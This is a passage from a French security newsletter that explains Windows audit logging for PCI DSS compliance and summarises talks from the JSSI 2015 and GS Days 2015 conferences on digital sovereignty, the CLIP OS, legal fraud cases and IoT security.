
Les exigences du standard PCI DSS abordées dans cet article sont également applicables sur les systèmes Windows et ce n'est pas aussi simple à implémenter. En effet, les actions graphiques ne permettent pas de clairement tracer toutes les actions réalisées par les administrateurs. Certains éditeurs commercialisent des solutions capables de filmer l'écran, mais on entre alors vite dans des problématiques de stockage afin de conserver ces logs durant 1 an.

Une alternative simple existe et est native à Windows. En effet, en activant des options de logs précises, il est possible de tracer la majeure partie des opérations (programmes lancés, accès aux objets, utilisations de privilèges, etc).

McAfee a d'ailleurs publié un article intéressant à ce sujet qui détaille la configuration à mettre en place :
http://www.mcafee.com/us/resources/white-papers/foundstone/wp-pci-guidance-windows-logging.pdf


Pour résumer cet article, il suffit d'activer les logs de base (GPO locale ou domaine) disponibles ici :


>> Configuration de l'ordinateur -> Paramètre Windows -> Paramètres de sécurité -> Stratégies locales -> Stratégies d'audit




Il est ensuite possible d'aller plus loin dans la configuration au travers du menu « Configuration avancée de la stratégie d'audit » et activer des règles d'audit précises.

>> Configuration de l'ordinateur -> Paramètre Windows -> Paramètres de sécurité -> Stratégies locales -> Stratégies d'audit








L'exemple suivant montre l'exécution de cmd.exe et le log associé.



Concernant l'audit des fichiers et répertoires, l'onglet Audit de chaque dossier permet également de configurer finement les éléments qui seront tracés.









Il est important de noter que ce type d'audit génère énormément de lignes. Cela n'est pas un problème pour l'analyse, mais il faut prévoir un espace disque conséquent.

Nous avons ici activé toutes les options, puis parcouru le dossier et créé un fichier webshell-xmco.asp avec notepad.exe au sein de la racine du dossier Inetpub.



Nous pouvons constater que ces éléments sont tracés.



Microsoft a récemment publié un correctif afin de pouvoir tracer les commandes exécutées au travers de l'utilitaire cmd.exe (ce qui n'était pas le cas jusqu'à présent).


En appliquant le correctif disponible à l'adresse ci-dessous, l'option « Include command line in process creation events » sera disponible :
http://support.microsoft.com/en-us/kb/3004375.

> Conclusion

Il existe des solutions techniques simples et peu onéreuses afin de répondre aux exgicences du chapitre 10 du PCI DSS. La difficulté sera de configurer ces outils de manière optimale sur l'ensemble du périmètre PCI DSS tout en allouant les ressources humaines nécessaires ou les outils adéquats (corrélation de logs) afin d'analyser ces journaux de manière quotidienne et être capable de les exploiter efficacement.

JSSI

Par Régis SENET et Damien GERMONVILLE



Cette année encore, le cabinet XMCO était présent à l'édition 2015 de la Journée de la Sécurité des Systèmes d'Information (JSSI) consacrée aux « systèmes souverains français ». Nous vous proposons ici un résumé des conférences auxquelles nous avons assisté.

Keynote : Quel avenir pour la souveraineté française en SSI ?

Vincent Strubel (ANSSI)

Vincent Strubel, sous-directeur de l'ANSSI a eu la primeur d'animer la première conférence de cette JSSI, version 2015.

Au cours de cette présentation, Vincent a balayé le passé, le présent, ainsi que l'avenir de la souveraineté française en matière de sécurité des Systèmes d'Informations. Il a rappelé, qu'à l'heure actuelle, les cyber guerres se placent au même rang que les guerres nucléaires.

Le conférencier a reconnu que « les joyaux de la couronne » étaient bien protégés aujourd'hui, et que, depuis la parution du livre blanc en 2013, un réel effort avait été réalisé pour protéger les infrastructures critiques telles que les administrations et les OIV (Organisme d'Importance Vitale). Néanmoins, les PME sont à la traine et ne disposent pas des mêmes accompagnements que leurs homologues de taille plus importantes dans cette démarche sécuritaire.

Présentation du système d'exploitation sécurisé CLIP
Vincent Strubel (ANSSI)

Suite à la keynote, Vincent a enchaîné sur une seconde présentation durant laquelle il a fait un retour sur CLIP [1], le système d'exploitation sécurisé « made in France ».

CLIP est un système d'exploitation basé sur un GNU/Linux fortement durci, permettant de répondre à un besoin de l'administration française en terme de cloisonnement des données. En effet, l'utilisation de la virtualisation via des containers permet de disposer d'un cloisonnement applicatif et réseau logique permettant la coexistence de deux environnements distincts, de criticités différentes (l'un habilité et l'autre pouvant accéder à Internet). Rajoutons également à cela un système minimaliste, de fortes notions de cryptographie, une mémoire particulièrement bien gérée afin d'éviter toute corruption, des mises à jour chiffrées et signées d'un nombre de paquets limités (1000) ainsi qu'une réduction et une séparation des privilèges utilisateurs (aucun compte root n'est disponible).

Fêtant ses 10 ans cette année, le système d'exploitation CLIP est opérationnel depuis 2009 avec son déploiement sur plus de 350 postes à l'ANSSI et autant pour le compte du Ministère de la Défense. Certains Organismes d'Importance Vitale (OIV) sont également en train de faire la transition.

Malgré la maturité du projet et bien que reposant initialement sur une distribution Open Source, CLIP n'est pas disponible au téléchargement. En effet, le conférencier nous a expliqué que malgré sa base Open Source, le système sécurisé français repose sur de la cryptographie classifiée.

Malgré le grondement des « libristes convaincus », Vincent a argumenté que CLIP n'est pas un produit vendu sur étagère et que son utilisation nécessite une configuration matérielle particulière ainsi qu'une infrastructure dédiée.

Ce système sécurisé, pourtant prometteur, ne bénéficie pas de la tendance d'ouverture actuellement suivie par l'ANSSI. Son utilisation est restreinte aux administrations et aux OIV, délaissant ainsi les PME.

Les produits de sécurité français vus des tranchées
Nicolas Ruff (Expert indépendant)

Pour cette conférence, Nicolas Ruff a adopté le style qui lui est propre et qui fait s'affoler nos détecteurs de troll (même si « Le but n'est pas de faire du bashing »).

Nicolas est revenu avec humour sur de nombreuses failles de sécurité, pour la plupart critiques :

✚ Un portail captif testait le SHA1 du mot de passe alors que le mot de passe en clair était directement accessible dans le code source de la page web ;

✚ Un firewall sur une machine acceptant IPv6 ne bloquait que le trafic IPv4 ;

✚ Un logiciel SIP permettant de passer root grâce à l'envoi du caractère « %n » dans l'en-tête User-Agent ;

✚ Ou encore, les guides français de sécurisation de Windows 2000 spécifiant la nécessité de choisir le Luxembourg comme pays et non pas la France afin de disposer des fonctions cryptographiques.

Bien plus qu'un simple « bashing » en bonne et due forme, le but de cette conférence était d'avoir une certaine prise de conscience du fait que certains de ces produits avaient été labélisés « Cyber sécurité France »...


Révolution cyber-industrielle et facteurs de cyber-puissance
Laurent Bloch (Institut Français d'Analyse Stratégique)

✚ **Slides**
http://www.ossir.org/jssi/jssi2015/JSSI_2015_2B_Revolution_cyberindustrielle_et_facteurs_de_cyberpuissance.pdf

Pour cette dernière conférence de la matinée, Laurent Bloch, auteur du livre « Révolution Cyber-industrielle en France », a présenté une analyse sur les facteurs de cyber-puissance.

Durant cet exercice, le conférencier a présenté les différents atouts dont la France dispose en prenant l'exemple de l'entreprise de droit français STMicroelectronics. Celle-ci produit des microprocesseurs haut de gamme et se trouve parmi les leadeurs dans ce domaine.

Ceci n'est qu'un exemple, a expliqué Laurent Bloch. Selon lui, le principal problème se trouve au sommet de l'état qui ne prend pas les directives adaptées pour accroître la cyber-puissance de la France.


La souveraineté : qu'est-ce que c'est ?

- Droit exclusif d'exercer l'autorité politique (législative, judiciaire et exécutive) sur une zone géographique ;
- concept associé à celui d'État ;
- en France : le peuple souverain ;
- dans le monde occidental deux conception s'opposent :
  - puissances continentales (France, Espagne) : absolutisme d'un État administratif (Jean Bodin, 1576, Thomas Hobbes *(Leviathan)*, 1651) ;
  - puissances maritimes (Angleterre, Pays-Bas, puis les États-Unis) : souveraineté instaurée par des transactions entre plusieurs instances, souverain, gouvernement, parlement, associations de citoyens, ce que l'on nomme la société civile (Locke, 1690, Hume, 1742) ; en un mot le libéralisme.
- ne pas oublier Kant (1795).

(Assises de la souveraineté numérique, 13 mai 2014, Blandine Kriegel)

À titre de comparaison, il a évoqué les 4 « cyber-dragons » (la Corée du Sud, Taïwan, Singapour et Israël) qui ont fait le choix de miser sur l'éducation, la formation et la recherche. Ce pari les place aujourd'hui dans une dynamique de croissance.

Le conférencier a conclut ainsi : « La France a tout ce qu'il faut pour réussir, mais on ne veut pas. ».


Les nouvelles atteintes aux STAD
Alain Bensoussan (Avocat)

Slides
http://www.ossir.org/jssi/jssi2015/JSSI_2015_3A_Les_nouvelles_atteintes_aux_stad.pdf

La JSSI a repris en début d'après-midi par une conférence (très) animée par Alain Bensoussan, avocat à la cour d'appel de Paris, sur les Systèmes de Traitement Automatisé de Données (STAD) et les fraudes contre lesquelles les instances juridiques luttent [2].

En premier lieu, l'avocat a évoqué un fait intéressant. Lors d'une fraude ou d'une attaque, on parle de vol de données, or, aucun état ne reconnaît la propriété des données. Alors, s'il n'y a pas de propriétaire pourquoi parle-t-on de vol ?

Ce simple constat reflète la complexité juridique à laquelle les avocats font face lors des poursuites engagées à l'encontre des pirates (ou insiders !), suite à un acte de malveillance.



Heureusement, de récentes lois permettent de définir et de cadrer les cas de fraude. Avant celles-ci, copier un fichier sur un support externe (clé USB) pouvait être sanctionné, contrairement à une simple synchronisation de fichiers avec DropBox.

Alain Bensoussan a également rappelé que les articles 34 de la CNIL et 226-17 du code pénal indiquent que le responsable de traitement peut être sanctionné si la sécurité des données n'est pas maintenue. La victime d'une intrusion peut donc tout à fait se retrouver à la place de l'accusé si le niveau de sécurité des données personnelles est insuffisant aux yeux de la loi.

Pour terminer sa présentation, Alain Bensoussan a formulé 5 conseils destinés aux entreprises afin de mieux lutter contre les fraudes :

1. Réaliser des audits de sécurité techniques et juridiques ;

2. Mettre en place une sécurisation technique et juridique (au travers de chartes) ;

3. Rédiger des guides d'opérations de contrôles internes ;

4. Définir des procédures de gestion de crise et des failles de sécurité ;


5. Négocier l'aspect sécurité des contrats avec les prestataires (audits, etc.).

Solutions de sécurité françaises ou européennes
Pascal Sitbon (Seclab)

Slides
http://www.ossir.org/jssi/jssi2015/JSSI_2015_3B_Solutions_de_securite_francaises_ou_europeennes.pdf

Créée en 2011, la société Seclab propose des solutions matérielles sécurisées et adaptées aux OIV. Pascal Sitbon, l'un de ses cofondateurs, a retracé l'historique et les difficultés de cette entreprise.

En tant que petite startup française, Seclab a, dans un premier temps, rencontré des difficultés pour réaliser ses premières ventes sur le sol français. Cependant, grâce à son implémentation aux États-Unis et à ses clients américains, Seclab est parvenue à construire son image et ainsi à s'insérer au sein du marché français.



Les produits proposés par Seclab présentent une architecture sécurisée par le cloisonnement hardware. De plus, les

politiques de sécurité sont implémentées directement dans le silicium.

Aujourd'hui, l'entreprise oriente ses développements en fonction des besoins de ses clients et des retours formulés par les expérimentateurs de leurs prototypes. Actuellement, 3 produits sont certifiés CSPN.

La Loi de Programmation Militaire pour un petit OIV

Béatrice Joucreau et Christophe Renard (HSC)


Slides

http://www.ossir.org/jssi/jssi2015/JSSI_2015_4A_La_Loi_de_Programmation_Militaire_pour_un_petit_OIV.pdf

Lors de leur conférence, les deux consultants du cabinet Hervé Schauer Consultants, Béatrice Joucreau et Christophe Renard, ont présenté la Loi de Programmation Militaire (LPM) et dans quelle mesure celle-ci s'applique aux petits OIV.

La loi est le fruit d'un historique tumultueux d'attaques informatiques diverses et variées (Stuxnet, explosion du pipeline BTC, attaques non ciblées).

Cette loi a pour objectif de définir les mesures mises en place en matière de sécurité et de cyberdéfense afin de protéger, au mieux, les infrastructures critiques. Dans ce but, la LPM prévoit un budget de 190 milliards d'euros pour le ministère de la Défense.



Elle est donc applicable aux systèmes d'information des OIV. La procédure orchestrée par l'ANSSI comprend l'identification de différents éléments d'importance vitale (IV) :

- SIV : les Systèmes IV des OIV ;
- PIV : les Points géographiques IV ;
- ZIV : les Zones IV regroupant plusieurs PIV.

Cependant, les aspects techniques de l'application de la LPM présentent de nombreux défis du fait de l'hétérogénéité des systèmes rencontrés ainsi que de leur nature. Les systèmes industriels sont par exemple très complexes à tester. Il n'est par exemple pas concevable de reboot une chaîne de production manipulant du métal en fusion…

Interrogation sur la souveraineté numérique

Stéphane Bortzmeyer (Afnic)

Slides

http://www.ossir.org/jssi/jssi2015/JSSI_2015_4B_Interrogations_sur_la_souverainete_numerique.pdf

La dernière conférence de la journée a été présentée par le président de l'OSSIR. Au cours de celle-ci, Stéphane est revenu sur le thème de la journée qui reste flou du fait que chaque entité (état, entreprise, « Mme Michu ») dispose de sa propre vision de la souveraineté.

Même si beaucoup d'argent a été investi à perte par l'État dans le projet Andromède, il lui semble nécessaire de garder un « Cloud français ». L'objectif est de ne plus se heurter aux problèmes de stockage de données à l'étranger (et donc sous couvert d'autres lois) ainsi que de non-neutralité en cas de concurrence.

Stéphane Bortzmeyer a mis en avant les problèmes de confiance et a insisté sur le fait qu'un produit de sécurité n'est pas nécessairement bon parce qu'il est français. À titre d'exemple, il a cité le directeur général d'Alcatel voulant insérer des portes dérobées dans ses routeurs.

Références

[1] http://www.ssi.gouv.fr/administration/services-securises/clip/

[2] http://www.alain-bensoussan.com/stad-failles-securite/2015/02/17/

http://www.ossir.org/jssi/

GsDays

Par Bastien CACACE et Arthur VIEUX

Le 24 mars dernier se déroulait la 7ème édition des GS Days, Journée Francophone de la Sécurité. Cette conférence qui s'adresse à tous les acteurs de la sécurité avait pour thème, cette année, la mobilité. Les objets connectés et le BYOD (« Bring Your Own Device ») étaient donc au programme de la journée. Celle-ci a démarré par une table ronde afin de discuter de la structuration de marché de la SSI.

Cette conférence plénière, dirigée par Alain Establier (Rédacteur en Chef de Security Defense Business Review), a vu Guillaume Poupard (Directeur général de l'ANSSI), Michel Van Den Berghe (Directeur général d'Orange Cyberdefense) et Phillipe Dewost (Président d'honneur du Checy) débattre de la place des start-ups et des PME françaises en Europe et dans le monde.

Le débat s'est longtemps porté sur les possibilités d'évolutions offertes aux PME, entre attendre une aide de l'État qui n'arrive qu'exceptionnellement et se faire racheter par une plus grosse société, bien souvent étrangère.

CARA : les 4 dimensions de la sécurité des objets connectés

Gérôme BILLOIS et Chati HANTOUCHE (Solucom)

Les deux consultants de Solucom ont débuté la conférence en dressant le panorama de ce qui existe aujourd'hui sur le marché des objets connectés. Ils ont défini 4 grandes catégories d'objets connectés :

- Maison & Domotique (ex : détecteur de fumée) ;
- Sécurité physique (ex : caméra) ;
- Mobilité (ex : montre connectée) ;
- Santé & bien-être (ex : bracelet connecté).

Le nombre d'objets connectés devrait exploser et atteindre plusieurs milliards d'ici 2020 (20 milliards selon Gartner). Ainsi, la surface d'attaque sera de plus en plus large.

Pour rentrer dans le vif du sujet, ils sont justement revenus sur les attaques existantes, présentées notamment lors de la Black Hat ces dernières années : attaques sur les pacemakers, prise de contrôle d'une voiture, piratage d'une TV connectée, attaques sur les « smart home » comme les thermostats, etc.

« Gerôme et Chati sont revenus sur les attaques existantes [...] attaques sur les pacemakers, prise de contrôle d'une voiture, piratage d'une TV connectée, attaques sur les « smart home » comme les thermostats, etc.»

Les deux speakers ont dévoilé leur méthode CARA. Ce sont en fait les 4 postures possibles des entreprises pour les objets connectés. Associé aux 4 catégories, cela génère une matrice de risques. Les différents points et problématiques liés à chaque posture ont été définis :

